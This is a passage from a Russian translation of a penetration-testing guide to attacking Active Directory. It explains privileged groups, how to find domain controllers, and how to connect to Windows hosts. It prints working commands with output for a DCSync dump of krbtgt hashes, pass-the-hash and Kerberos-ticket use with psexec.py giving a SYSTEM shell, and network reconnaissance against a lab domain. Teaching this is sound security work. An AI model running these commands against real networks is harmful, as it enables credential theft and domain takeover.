Атаки на Active Directory: часть 2

defcon.ru/penetration-testing/18901

Это перевод статьи zer1t0, посвященный атакам на Active Directory. Цель статьи — рассмотреть **Active Directory** с точки зрения злоумышленника. Чтобы понять, как атаковать Active Directory (и любую другую технологию), я думаю, важно знать не только инструменты, но и то, как они работают, какие протоколы/механизмы они используют и почему эти механизмы/протоколы существуют.

> Информация предоставлена исключительно в ознакомительных целях. Не нарушайте законодательство!

Группы

Без групп управление пользователями может быть трудоемким. Представьте, что у вас есть отдел менеджеров, которому нужен доступ к очень конфиденциальным документам. Следует ли давать разрешение каждому менеджеру по отдельности? В целом, хоть работы и много, но это не сложно т.к. каждый год будет, например, добавляться по одному новому менеджеру. Но политика меняется и теперь менеджеры также должны иметь доступ к документам отдела кадров. Стоит ли менять все разрешения менеджеров по одному? Нет, это прибавит слишком много работы.

Решение состоит в использовании групп. В этом случае у вас может быть группа «**Менеджер**», в которую добавляются пользователи-менеджеры, и при изменении политики вы должны добавлять или удалять разрешения только для группы. Как и пользователи, группы хранятся в базе данных домена. Точно так же их можно идентифицировать по атрибуту `SamAccountName` или `SID`.

Вы можете обратиться к базе данных, чтобы составить список групп и их членов:

```
PS C:\Users\Anakin> Get-ADGroup -Filter * | select SamAccountName

SamAccountName
--------------
Administrators
Users
Guests
<-- stripped output -->
Domain Computers
Domain Controllers
Schema Admins
Enterprise Admins
Cert Publishers
Domain Admins
Domain Users
<-- stripped output -->
Protected Users
Key Admins
Enterprise Key Admins
DnsAdmins
DnsUpdateProxy
DHCP Users
DHCP Administrators
```

Список групп домена

Важные группы

Административные группы


В Active Directory существует множество групп по умолчанию, определенных для разных ролей в домене/лесу. Для злоумышленника одной из самых привлекательных групп является группа «**Администраторы домена**», которая дает права администратора своим членам в домене, поэтому важно знать, кто входит в эту группу.

```
PS C:\Users\Anakin> Get-ADGroup "Domain Admins" -Properties members,memberof


DistinguishedName : CN=Domain Admins,CN=Users,DC=contoso,DC=local
GroupCategory     : Security
GroupScope        : Global
MemberOf          : {CN=Denied RODC Password Replication Group,CN=Users,DC=contoso,DC=local,
                    CN=Administrators,CN=Builtin,DC=contoso,DC=local}
Members           : {CN=Administrator,CN=Users,DC=contoso,DC=local}
Name              : Domain Admins
ObjectClass       : group
ObjectGUID        : ac3ac095-3ea0-4922-8130-efa99ba99afa
SamAccountName    : Domain Admins
SID               : S-1-5-21-1372086773-2238746523-2939299801-512
```

Информация о группе администраторов домена

Но есть и другие важные группы, которые могут предоставить достаточное количество привилегий. Это относится к группе `Enterprise Admins`, которая предоставляет права администратора во всем лесу. Группа `Enterprise Admins` существует только в корневом домене леса и по умолчанию добавляется в группу администраторов всех доменов леса.

С другой стороны, группа `Domain Admins` добавляется в группу домена `Administrators`, как и группы компьютеров домена `Administrators`.



Членство в группах администраторов в лесу

Другие важные группы

Но есть и другие важные группы, которые необходимо учитывать:

Администраторы DNS
Группа `DNSAdmins` может разрешить своим членам выполнять код на контроллерах домена, с правами `SYSTEM` при помощи произвольной библиотеки DLL.

Защищенные пользователи
Группа «Защищенные пользователи» позволяет обеспечить безопасность учетных записей. Их участникам запрещается:

- аутентификация с помощью NTLM (только Kerberos);
- использовать типы шифрования DES или RC4 в предварительной аутентификации Kerberos;
- быть делегированным с неограниченным или ограниченным делегированием;
- обновлять TGT Kerberos по истечении первоначального четырехчасового срока действия.

Это может помешать попыткам злоупотребления этой учетной записью с помощью ретрансляции NTLM или атак делегирования Kerberos.

Администраторы схемы
Администраторы схемы могут изменять схему базы данных Active Directory.

Операторы учетных записей
Члены группы «Операторы учетных записей» могут изменять членов многих групп домена, за исключением большинства групп администраторов. Однако они могут изменить группу операторов сервера.

Операторы резервного копирования
Члены группы «Операторы резервного копирования» могут создавать резервные копии и восстанавливать файлы на контроллерах домена (они также могут входить в них). Это может позволить изменять файлы на контроллерах домена.

Операторы печати
Члены группы «Операторы печати» могут входить на контроллеры домена.

Операторы сервера
Члены группы «Операторы сервера» могут входить на контроллеры домена и управлять его конфигурацией.

Пользователи удаленного рабочего стола
Члены группы «Пользователи удаленного рабочего стола» могут входить на контроллер домена через RDP.

Владельцы создателей групповой политики
Члены группы «Владельцы создателей групповой политики» могут редактировать объекты групповой политики в домене.

Есть много других групп, описанных в документах Microsoft. Более того, многие организации добавляют настраиваемые группы, которые также могут быть достаточно привилегированными, например, группы, используемые IT-отделом.

Более того, многие программы (особенно программы Microsoft) добавляют свои собственные группы для управления, такие как `Exchange`, которые могут добавлять привилегированные группы, такие как `Exchange Windows Permissions`, которые могут позволить пользователю выполнять атаку `DCSync` (если они не обновлены должным образом).

Область действия группы

В Active Directory существует три разных типа групп в зависимости от области их действия. Понимание этих типов позволит понять, как можно управлять доменами и лесом:

- **универсальные группы** — могут иметь участников из одних и тех же лесов и предоставлять разрешения в одном и том же лесу или доверенных лесах. Группа `Enterprise Admins` является примером универсальной группы;
- **глобальные группы** — могут состоять только из членов одного и того же домена и предоставляют разрешения в доменах одного леса или доверенных доменов или лесов. Примером глобальной группы является группа `Domain Admins`;
- **группы DomainLocal** — могут иметь членов из домена или любого доверенного домена и предоставлять разрешения только в своих доменах. Группа `Administrators` является примером групп `DomainLocal`.

Кроме того, доменные группы (и пользователи домена) могут быть членами локальных групп компьютеров. Например, группа `Domain Admins` по умолчанию добавляется в локальную группу `Administrators`.

Компьютеры

Компьютеры являются центральной частью Active Directory. Как мы уже говорили, это машины, на которых происходят все операции, а также пользователи Active Directory, которых необходимо подключить к контроллерам домена.

В каждом домене есть три типа компьютеров:

- контроллеры домена — центральные серверы, которые управляют доменом. Это машины Windows Server;
- рабочие станции — персональные компьютеры, используемые людьми каждый день. Обычно это машины с Windows 10 или 7;
- серверы — компьютеры, предлагающие такие услуги, как веб-сайты, файлы или базы данных. Обычно это машины с Linux или Windows Server.

Контроллеры домена

Контроллер домена является центральным сервером домена, на котором работает доменная служба Active Directory (AD DS). Это означает, что он отвечает за хранение базы данных домена со всей информацией об объектах домена и обслуживает службы Active Directory, такие как аутентификация, авторизация, разрешение имен и т.д. Как правило, это компьютер с Windows Server.

База данных хранится в файле `C:\Windows\NTDS\ntds.dit` на контроллере домена. Поэтому, если кто-то украдет этот файл, он сможет получить доступ ко всей информации об объектах домена (компьютерах, пользователях, группах, политиках и т.д.), включая учетные данные пользователей. Следовательно, доступ к этому файлу и к контроллерам домена должен быть ограничен администраторами домена.

Однако, это контрастирует с тем фактом, что любой компьютер в домене должен иметь возможность общаться с контроллером домена, чтобы запрашивать информацию из этой базы данных. Таким образом, контроллер домена (по крайней мере, один из них) должен быть доступен из любой части сети.

Обычно в домене имеется более одного контроллера домена, чтобы распределить рабочую нагрузку и повысить отказоустойчивость. Кроме того, как и любой другой сервер базы данных, контроллеры домена должны быть синхронизированы друг с другом, чтобы поддерживать актуальность данных.

Кроме того, чтобы позволить компьютерам и пользователям получать доступ к данным базы данных, контроллеры домена предоставляют ряд услуг, таких как `DNS`, `Kerberos`, `LDAP`, `SMB`, `RPC` и т.д.

Обнаружение контроллеров домена

Контроллеры домена являются одной из самых важных частей Active Directory, и из-за этого они часто являются мишенью при проведении пентестов, поэтому важно их идентифицировать, что можно сделать довольно просто. Из-за широкого спектра услуг, предлагаемых контроллером домена, существует множество способов идентифицировать контроллеры домена в домене.

Иногда бывает достаточно выполнить одно действие, которое не требует какой-либо аутентификации — сделать простой DNS-запрос, запрашивающий серверы `LDAP` домена (которые являются контроллерами домена):

```
PS C:\Users\Anakin> nslookup -q=srv _ldap._tcp.dc._msdcs.contoso.local
Server:  UnKnown
Address:  192.168.100.2

_ldap._tcp.dc._msdcs.contoso.local      SRV service location:
          priority       = 0
          weight         = 100
          port           = 389
          svr hostname   = dc01.contoso.local
_ldap._tcp.dc._msdcs.contoso.local      SRV service location:
          priority       = 0
          weight         = 100
          port           = 389
          svr hostname   = dc02.contoso.local
dc01.contoso.local      internet address = 192.168.100.2
dc02.contoso.local      internet address = 192.168.100.3
```


DNS-запрос для идентификации контроллеров домена

Кроме того, вы можете использовать некоторые системные утилиты, например nltest, для получения контроллеров домена, но для использования потребуется пользователь.

```
PS C:\Users\Anakin> nltest /dclist:contoso.local
Get list of DCs in domain 'contoso.local' from '\\dc01.contoso.local'.
    dc01.contoso.local [PDC]  [DS] Site: Default-First-Site-Name
    dc02.contoso.local        [DS] Site: Default-First-Site-Name
The command completed successfully
```

Определение контроллеров домена с помощью nltest

Если вы выполняете сканирование портов машины и результат похож на следующий, наверняка это контроллер домена:



```
$ nmap 192.168.100.2 -Pn -sV -p-
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-04 11:17 CEST
Nmap scan report for 192.168.100.2
Host is up (0.00068s latency).
Not shown: 65509 filtered ports
PORT      STATE SERVICE       VERSION
42/tcp    open  tcpwrapped
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2021-05-04 09:19:44Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: contoso.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: contoso.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        .NET Message Framing
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49671/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  msrpc         Microsoft Windows RPC
49676/tcp open  msrpc         Microsoft Windows RPC
49677/tcp open  msrpc         Microsoft Windows RPC
49680/tcp open  msrpc         Microsoft Windows RPC
49685/tcp open  msrpc         Microsoft Windows RPC
49707/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 164.31 seconds
```

Сканирование служб контроллера домена с помощью Nmap

Этот вывод показывает много открытых портов. Вот краткое описание сервисов, использующих каждый порт:

- 42 — WINS: Централизованная служба для преобразования имен NetBIOS в IP-адреса;
- 53 — DNS: Служба для преобразования DNS-имен в IP-адреса;
- 88 — Kerberos: используется для предоставления пользователям аутентификации Kerberos;
- 135 — Сопоставитель конечных точек RPC: служба RPC, используемая для поиска конечных точек RPC для различных служб RPC;
- 139 — Служба сеансов NetBIOS: старая альтернатива TCP, используемая компьютерами Windows. Это позволяет транспортировать такие протоколы, как SMB или RPC;
- 389 — LDAP: используется для запроса/редактирования базы данных домена;
- 445 — SMB: используется для обмена файлами между компьютерами. Также разрешите вызовы RPC через именованные каналы;
- 464 — kpasswd: служба Kerberos, используемая для смены паролей пользователей;
- 593 — RPC через HTTP Endpoint Mapper;
- 636 — LDAPS: LDAP с SSL;
- 3268 — Глобальный каталог LDAP: служба для запроса глобального каталога;
- 3269 — Глобальный каталог LDAPS;
- 5985 — WinRM: служба для удаленного управления машиной с помощью объектов CIM или удаленного взаимодействия Powershell;

- 9389 — ADWS: веб-служба для запроса/редактирования базы данных домена;
- 49152-65535 — Конечные точки RPC: случайные порты RPC, на которых разные службы/интерфейсы RPC прослушивают клиентов.

В зависимости от конфигурации контроллера домена можно обнаружить, например, открытый порт `3389`, который разрешает подключения по протоколу RDP или многие другие службы.

Дамп базы данных домена

При получении доступа к учетной записи администратора домена, можно сделать дамп содержимого базы данных контроллера домена, чтобы прочитать некоторые конфиденциальные данные, такие как `krbtgt` учетные данные пользователя, для создания золотых билетов (Golden Tickets).
Чтобы извлечь содержимое базы данных, необходимо войти в систему на контроллере домена и локально выгрузить файл `NTDS.dit` с помощью ntdsutil или vssadmin, или выполнить удаленную атаку `dcsync` с помощью команды mimikatz lsadump::dsync или скрипт impacket secretsdump.py.

> Будьте осторожны, запуская атаку `DCSync`, поскольку, если вы запросите все учетные данные в большом домене, у отвечающего контроллера домена может не хватить памяти и он выйдет из строя!!

```
$ secretsdump.py 'contoso.local/Administrator@192.168.100.2' -just-dc-user krbtgt
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:fe8b03404a4975e7226caf6162cfccba:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:5249e3cf829c979959286c0ee145b7e6b8b8589287bea3c83dd5c9488c40f162
krbtgt:aes128-cts-hmac-sha1-96:a268f61e103134bb7e975a146ed1f506
krbtgt:des-cbc-md5:0e6d79d66b4951cd
[*] Cleaning up...
```

Атака DCSync с помощью secretsdump для получения учетных данных krbtgt

Компьютеры Windows

Помимо контроллеров домена, в домене есть много других компьютеров с Windows, которые используются как в качестве рабочих станций (обычно Windows 10/8/7/Vista/XP), так и в качестве серверов приложений (обычно выпуски Windows Server).

Обнаружение компьютеров Windows

Вы можете идентифицировать компьютеры Windows в домене или сети, используя несколько методов.

Если есть учетные данные домена, можно запросить базу данных домена через LDAP, что предоставит как имена компьютеров, так и операционную систему.

```
~$ ldapsearch -H ldap://192.168.100.2 -x -LLL -W -D "anakin@contoso.local" -b "dc=contoso,dc=local" "(objectclass=computer)" "DNSHostName" "OperatingSyste
Enter LDAP Password:
dn: CN=DC01,OU=Domain Controllers,DC=contoso,DC=local
operatingSystem: Windows Server 2019 Standard Evaluation
dNSHostName: dc01.contoso.local

dn: CN=WS01-10,CN=Computers,DC=contoso,DC=local
operatingSystem: Windows 10 Enterprise
dNSHostName: ws01-10.contoso.local

dn: CN=WS02-7,CN=Computers,DC=contoso,DC=local
operatingSystem: Windows 7 Professional
dNSHostName: WS02-7.contoso.local

dn: CN=SRV01,CN=Computers,DC=contoso,DC=local
operatingSystem: Windows Server 2019 Standard Evaluation
dNSHostName: srv01.contoso.local
```

Поиск компьютеров домена

Если учетных данных нет, то можно воспользоваться сканированием сети. На компьютерах с Windows по умолчанию открыто несколько портов, и они, обычно, не защищены брандмауэром в доменной среде.

Например, служба имен NetBIOS прослушивает порт 137 и позволяет даже разрешить имя NetBIOS по IP-адресу. Можно выполнить сканирование NetBIOS с помощью инструмента nbtscan или используя скрипт nmap nbtstat.

```
$ nbtscan 192.168.100.0/24
192.168.100.2   CONTOSO\DC01                 SHARING DC
192.168.100.7   CONTOSO\WS02-7               SHARING
192.168.100.10  CONTOSO\WS01-10              SHARING
*timeout (normal end of scan)
```

Сканирование NetBIOS с помощью nbtscan

Кроме того, очень популярной службой является протокол SMB, использующий порт 445, активно используемый компьютерами Windows для связи друг с другом. Можно выполнить сканирование портов, чтобы обнаружить компьютеры Windows. Также можно выполнить сканирование с помощью сценария nmap ntlm-info или nmap smb-os-discovery.

```
$ ntlm-info smb 192.168.100.0/24

Target: 192.168.100.2
NbComputer: DC01
NbDomain: CONTOSO
DnsComputer: dc01.contoso.local
DnsDomain: contoso.local
DnsTree: contoso.local
Version: 10.0.17763
OS: Windows 10 | Windows Server 2019 | Windows Server 2016

Target: 192.168.100.7
NbComputer: WS02-7
NbDomain: CONTOSO
DnsComputer: ws02-7.contoso.local
DnsDomain: contoso.local
Version: 6.1.7601
OS: Windows 7 | Windows Server 2008 R2

Target: 192.168.100.10
NbComputer: WS01-10
NbDomain: CONTOSO
DnsComputer: ws01-10.contoso.local
DnsDomain: contoso.local
DnsTree: contoso.local
Version: 10.0.19041
OS: Windows 10 | Windows Server 2019 | Windows Server 2016
```

SMB-сканирование

Наконец, можно сканировать другие порты, такие как `135` (RPC) или `139` (служба сеансов NetBIOS) с помощью nmap.

Подключение к компьютерам Windows

После обнаружения компьютеров с Windows может потребоваться подключение к ним, чтобы получить учетные данные. Обычно для этого необходимо выполнять команды на удаленной машине. Есть несколько вариантов как это можно реализовать:

Соединение с RPC/SMB

Первый и, вероятно, самый распространенный — это использование RPC с SMB. Это метод, используемый многими известными инструментами, такими как PsExec или аналоги psexec.py, wmiexec.py и любые другие `*exec.py`.

Эти инструменты обычно выполняют команды с использованием некоторого интерфейса RPC и отправляют/получают ввод/вывод с помощью каналов SMB. Обычно инструменты требуют только открытого порта 445 (SMB) для выполнения команд, но некоторым, например `wmiexec.py`, также потребуется порт 135 (RPC через TCP).

Кроме того, эти инструменты могут выполнять `Pass-The-Hash` с использованием хеша NT или LM. У инструментов impacket есть параметр для прямого использования хеша NT или LM, тогда как при использовании с PsExec необходимо внедрить хеш NT в сеанс Windows с помощью `mimikatz`.

```
$ psexec.py contoso.local/Anakin@192.168.100.10 -hashes :cdeae556dc28c24b5b7b14e9df5b6e21
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 192.168.100.10.....
[*] Found writable share ADMIN$
[*] Uploading file WFKqIQpM.exe
[*] Opening SVCManager on 192.168.100.10.....
[*] Creating service AoRl on 192.168.100.10.....
[*] Starting service AoRl.....
[!] Press help for extra shell commands
The system cannot find message text for message number 0x2350 in the message file for Application.

(c) Microsoft Corporation. All rights reserved.
b'Not enough memory resources are available to process this command.\r\n'
C:\Windows\system32>whoami
nt authority\system
```

psexec.py с хешем NT

Таким образом, использование NTLM в качестве механизма аутентификации, может быть не лучшим вариантом, поскольку в Active Directory по умолчанию используется Kerberos.

Чтобы использовать Kerberos, вам необходимо предоставить билет Kerberos для упомянутых инструментов. В случае impacket вы можете указать, что файл `ccache`, который будет использоваться с impacket, тогда как в Windows вам нужно будет внедрить билет в сеанс с помощью mimikatz или Rubeus.

Чтобы получить для использования билет Kerberos, можно запросить его, используя пароль пользователя, хеш NT (Overpass-the-Hash) или ключи Kerberos (Pass-The-Key). Или просто украсть билет из компьютера с Windows или Linux (Pass-The-Ticket).

Необходимо принять во внимание, что компьютеры Windows и Linux (и инструменты, ориентированные на них) используют разные форматы файлов билетов, поэтому могут возникнуть проблемы с перемещением билетов Linux на компьютер Windows или наоборот. Но билеты можно конвертировать между различными форматами, используя ticket_converter или cerbero.

```
$ getTGT.py contoso.local/Anakin -dc-ip 192.168.100.2 -hashes :cdeae556dc28c24b5b7b14e9df5b6e21
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] Saving ticket in Anakin.ccache
$ export KRB5CCNAME=$(pwd)/Anakin.ccache
$ psexec.py contoso.local/Anakin@WS01-10 -target-ip 192.168.100.10 -k -no-pass
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 192.168.100.10.....
[*] Found writable share ADMIN$
[*] Uploading file TwIEeeqd.exe
[*] Opening SVCManager on 192.168.100.10.....
[*] Creating service ZQZb on 192.168.100.10.....
[*] Starting service ZQZb.....
[!] Press help for extra shell commands
The system cannot find message text for message number 0x2350 in the message file for Application.

(c) Microsoft Corporation. All rights reserved.
b'Not enough memory resources are available to process this command.\r\n'
C:\Windows\system32>
```

psexec.py с аутентификацией Kerberos

При использовании проверки подлинности Kerberos необходимо передать в качестве цели инструментам имя хоста (DNS-имя или имя NetBIOS) удаленной машины вместо ее IP-адреса. Это связано с тем, что аутентификация Kerberos использует имя хоста для идентификации службы удаленной машины и предоставления правильного билета для аутентификации на ней.

При использовании IP-адреса получите следующую ошибку:

